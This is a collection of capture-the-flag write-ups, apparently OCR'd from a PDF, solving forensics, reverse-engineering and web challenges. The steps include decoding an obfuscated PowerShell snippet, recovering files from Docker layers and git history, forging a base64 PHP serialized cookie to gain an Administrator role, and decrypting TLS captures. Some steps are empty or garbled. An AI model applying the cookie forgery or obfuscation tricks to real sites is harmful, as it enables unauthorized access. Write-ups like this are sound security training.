


Main PowerShell script

The `$mainInfo` variable contains the flag in ASCII values.


```
PS C:\Users\harsh> $mainInfo = [System.Convert]::('F'+'romBase'+'6'+'4Strin'+'g').Invoke(("{0}{3}{2}{1}{5}{4}"-f 'SFE3e2
QzM','ZjBy','F2M2Rf','3BfZD','XN9Cg==','X3RoM')); $r = &("{2}{1}{0}{3}" -f 'b','O','new-','ject') ("{10}{5}{1}{0}{9}{3}{
6}{7}{2}{4}{8}"-f'ecurit','.S','dae','gr','lMan','ystem','aphy.Rij','n','aged','y.Crypto','S'); $c = $r.('Cre'+'ateEn'+'
cry'+'pto'+'r').Invoke($fla2, (1..16)); $ms = &("{2}{1}{0}"-f 'ct','bje','new-O') ("{3}{1}{0}{2}"-f 't','O.MemoryS','rea
m','I')
PS C:\Users\harsh> echo $mainInfo
72
81
55
123
100
51
51
112
95
100
49
118
51
100
95
102
48
114
95
116
104
49
115
125
10
```

Using PowerShell to print out the variable



Converting ASCII to Char using CyberChef

Docker repo folder was given.



Checking out JSON files gave the location for the flag.


```
{"architecture":"amd64","config":
{"Hostname":"","Domainname":"","User":"HQ7","AttachStdin":false,"AttachStdout":false,"AttachStderr":false,"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":["PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"],"Cmd":
["bash"],"Image":"sha256:780da3550bb33f68de70c6d853e28c9d2a1e18ef17f058fbea76305f1e5a8c28","Volumes":null,"WorkingDir":"/home/HQ7","Entrypoint":null,"OnBuild":null,"Labels":null},"container":"1e0e71a1b5102131b69142b0bb6045e1d95551c46525c2f26b81afb043b29f80","container_config":
{"Hostname":"","Domainname":"","User":"HQ7","AttachStdin":false,"AttachStdout":false,"AttachStderr":false,"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":["PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"],"Cmd":["/bin/sh","-c","curl -f http://192.168.1.5:8000/IamFlag.txt -o /home/HQ7/.whatsInside.txt"],"Image":"sha256:780da3550bb33f68de70c6d853e28c9d2a1e18ef17f058fbea76305f1e5a8c28","Volumes":null,"WorkingDir":"/home/HQ7",
"Entrypoint":null,"OnBuild":null,"Labels":null},"created":"2022-10-19T11:13:29.840574812Z","docker_version":"20.10.12","history":[{"created":"2022-10-04T23:35:20.465021967Z","created_by":"/bin/sh -c #(nop) ADD file:6cd2e13356aa5339c1f2abd3c210a52f6ed74fae05cd61aa09f37b6a4764f65c in / "},
{"created":"2022-10-04T23:35:20.857335994Z","created_by":"/bin/sh -c #(nop)  CMD [\"bash\"]","empty_layer":true},{"created":"2022-10-19T10:53:50.380756707Z","created_by":"/bin/sh -c apt-get update"},{"created":"2022-10-19T10:54:22.655057615Z","created_by":"/bin/sh -c apt-get install curl -y"},{"created":"2022-10-19T11:13:27.20248973Z","created_by":"/bin/sh -c echo \"Hello Hackquest-er!!\"","empty_layer":true},{"created":"2022-10-19T11:13:27.820377732Z","created_by":"/bin/sh -c useradd -ms /bin/bash HQ7"},{"created":"2022-10-19T11:13:27.888026293Z","created_by":"/bin/sh -c #(nop)  USER HQ7","empty_layer":true},{"created":"2022-10-19T11:13:27.95400353Z","created_by":"/bin/sh -c #(nop) WORKDIR /home/HQ7","empty_layer":true},
{"created":"2022-10-19T11:13:28.604168587Z","created_by":"/bin/sh -c echo
Tm90IHRoaXMgZWFzeS4gTG9vayBhcm91bmQsIGRpdmUgZGVlcCBhbmQgZ2V0IHlvdXIgUk9UVEVOIGZsYWcu","empty_layer":true},{"created":"2022-10-19T11:13:29.207691058Z","created_by":"/bin/sh -c echo QmF6aW5nYS5SYWJiaXRIb2xlLg==","empty_layer":true},{"created":"2022-10-19T11:13:29.840574812Z","created_by":"/bin/sh -c curl -f http://192.168.1.5:8000/IamFlag.txt -o /home/HQ7/.whatsInside.txt"}],"os":"linux","rootfs":
{"type":"layers","diff_ids":
["sha256:17f623af01e277c5ffe6779af8164907de02d9af7a0e161662fc735dd64f117b","sha256:c0bf7dc1ae8ff8656123b978df76084ed5a19c807f994fc14fabb8ba76c64c31","sha256:be8603c4192eabbb953555811f703c84f2ead42c00047262f7321d2ba346ce9c","sha256:199425c3d74835ae5019adff2a3a8b75cc5d0e0e0c6a4d0e21b5080176d93b5a","sha256:7799f46376ac91bcd77d6f806ea9bc22cbfc4396dec0d9f96910dc181663c50a"]}}
```


One of the folders contained *layer.tar* archive which contained the file

"*.WhatsInside.txt*" which had our flag encoded using ROT13.

```
UD7{q0g_q0g_q0px3e}
```

A git initilized folder was given which was of LinPeas.
I simply used `git log` command to check the logs an dfound an interesting entry.
Then I used `git revert` to rollback to the initial state.


```
    Updated readme for linenum

commit 7faf464465c9b91c4f3b38234fba29c7688321a4
Author: hackzzdogs <hackzz@tcshq.com>
Date:   Thu Nov 17 01:05:01 2022 -0500

    Removed the local file which was added accidentally

commit 3d42e1cec02820f270ba8e6921de6081f4333421
Author: hackzzdogs <hackzz@tcshq.com>
Date:   Thu Nov 17 01:03:44 2022 -0500

    Added linenum script in this repo

commit c93bb0d0c9869c66bd70a54680c8dcdcf5312383
Author: hackzzdogs <hackzz@tcshq.com>
Date:   Thu Nov 17 00:59:20 2022 -0500

    Fork : Updated XML path in obfuscated payload

Harsh@1nf3rn0 MINGW64 ~/Desktop/TEMP/PEASS-ng (master)
$ git revert 7faf464465c9b91c4f3b38234fba29c7688321a4
[master a82c643] Revert "Removed the local file which was added accidentally"
 1 file changed, 1 insertion(+)
 create mode 100644 linPEAS/flag/flag.txt
```

Commits made to local repo

This gave out flag.txt

```
Harsh@1nf3rn0 MINGW64 ~/Desktop/TEMP/PEASS-ng (master)
$ cd linPEAS

Harsh@1nf3rn0 MINGW64 ~/Desktop/TEMP/PEASS-ng/linPEAS (master)
$ ls
README.md  TODO.md  builder/  flag/  images/

Harsh@1nf3rn0 MINGW64 ~/Desktop/TEMP/PEASS-ng/linPEAS (master)
$ cd flag

Harsh@1nf3rn0 MINGW64 ~/Desktop/TEMP/PEASS-ng/linPEAS/flag (master)
$ ls
flag.txt

Harsh@1nf3rn0 MINGW64 ~/Desktop/TEMP/PEASS-ng/linPEAS/flag (master)
$ cat flag.txt
HQ7{[redacted]}
```

The encrypted flag was given along with a python compiled file which had the logic for the encryption.



Encrypted flag

I used `uncompyle6` to decompyle the .pyc file.

```
[redacted]$ uncompyle6 Tokyo+RE.pyc
# uncompyle6 version 3.8.1.dev0
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.8.10 (default, Nov 14 2022, 12:59:47)
# [GCC 9.4.0]
# Embedded file name: ape.py
# Compiled at: 2022-11-13 04:08:52
flag = REDACTED
enc = []
for i in range(0, len(flag)):
    enc.append(ord(flag[i]) + i)

print enc
# okay decompiling Tokyo+RE.pyc
```

Decompiled logic
I coded a python script to decrypt the flag.

```
flag = [72, 82, 57, 126, 55, 58, 128, 128, 103, 121, 61, 63, 134, 134,
139]
enc = []

for i in range(0, len(flag)):
enc.append(chr(flag[i] - i))

for k in enc:
print(k, end="")
```

---

1. This challenge referred me to access the Waldo.txt file.
2. Its displays—GET Requests, Path, HTTP version, Status code (404 & 200) & Apache - HTTPCilent Server.


> HTTP 404 means “Not Found”.
>
> HTTP 200 means “OK” .

3. Then I **searched** for the **200 status code.**

1. I **copied** all the **200 status codes** and **replaced** them with **empty space**.

---

1. Firstly, It displays the **Hint** *You don't have Administrator role.*



2. Then I used the cookies editor to check the cookies, and it showed me the session and value of the base64 code I converted with CyberChef (From Base64).

cookie:
Tzo0OiJVc2VyIjoyOntzOjQ6Im5hbWUiO3M6NToiZ3Vlc3QiO3M6NDoicm9sZSI7czo1OiJHdWVzdCI7fQ%3D%3D
url decoded %3D%3D : ==
cookie:
Tzo0OiJVc2VyIjoyOntzOjQ6Im5hbWUiO3M6NToiZ3Vlc3QiO3M6NDoicm9sZSI7czo1OiJHdWVzdCI7fQ==
Decoded with From base64
O:4:"User":2:{s:4:"name";s:5:"guest";s:4:"role";s:5:"Guest";}

> Trail and Error Method:
>
> 1. O:4:User : Administrator (useless)
> 2. I tried to access the reference .CSS, .gif and.js files no use

3. After some thought, I decided to check the website paths. /robots.txt shows me another path User-agent: * & Disallow: /check.php.bak.


/robots.txt
Series of instructions specifying which user agents (typically search engine robots) are allowed or disallowed to access specific parts of the website

4. Then, I got php code which is mention the loaction, name= ="hqadmin", role = = "Administrator" & haveTicket= =True & many more content.

5. php code referring me /check.php got a cookie value which is administrator account

Tzo0OiJVc2VyIjozOntzOjQ6Im5hbWUiO3M6NzoiaHFhZG1pbiI7czo0OiJyb2xlIjtzOjEzOiJBZG1pbmlzdHJhdG9yIjtzOjEwOiJoYXZlVGlja2V0IjtiOjE7fQ%3D%3D


from Base64 O:4:"User":3:
{s:4:"name";s:7:"hqadmin";s:4:"role";s:13:"Administrator";s:10:"haveTicket";b:1;}



Obsecure Veli

- Obsecure —I guess Observe Let's look at the challenge.
- The inside Security Testing Reports is a 21-pages PDF document.


> Trail and Error Method:
>
> *I assumed **SAMEORIGIN** was the flag because it was highlighted with a red border* — useless



- Again, The black colour coding is different. It has something hidden in the image, It's time to remove the black colour in the image.

pdftohtml filename

#The conversion process typically involves extracting text, images, and other content from the PDF



- Finally, I obtained the **flag**, which is located in ***Set-Cookies*** **HQ7{.*?}.**

---

1. This challenge gave me a pdf, and the description says *layered up again !!.*

Nothing to see here.
Or something to see here?

Can you find it out.?

PDF inside content


> Trail and Error method

pdftotext Chief+Watchtower.pdf #useless

2. PDF converted to strings.

```
┌──(kali㉿kali)-[~/Desktop/TCS]
└─$ strings Chief+Watchtower.pdf
```

3. The file gave me an interesting hexadecimal value, So I pasted it into CyberChef and decoded it with hex; the output gave out a PNG file.



4. Open the image after saving it as a download.png file.

Challenge Title: BABY SHARK DODODO

Flag: HQ8{1aa5ed04919fa882bb65934c926bf20e}


Approach (Step by Step):


1. We are given pcap file and sslkey.log file. We can decrypt traffic by importing log file into wireshark.
2. 
3. Decrypted http packets will be in the section “http2”.
4. When we filter out only http2, after looking at all packets we get flag.
5. 

Challenge Title: PACKET PROWLER

Flag: HQ8{cbfad6071eb9a29aa5867468cf93d3a5}

Approach (Step by Step):

1. It’s a pcap file with HTTP, TLS and other traffic.
2. While going through http packets, I got encrypted Private key and certificate.
3. Password for private key is “hockey” and is mentioned in the challenge description.
4. 

5. I extracted private key and certificate in separate files.
6. We can now use private key to decrypt tls traffic.
7. Goto edit -> preferences -> protocols -> tls. Then import rsa key and mention password.
8. Alternatively we can decrypt private using openssl then import directly.
9. We can use this command to do: “openssl rsa -in enc.key -out priv.key”
10. Upon checking decrypted TLS traffic, we get a packet with some understandable text and huge random text.
11. 

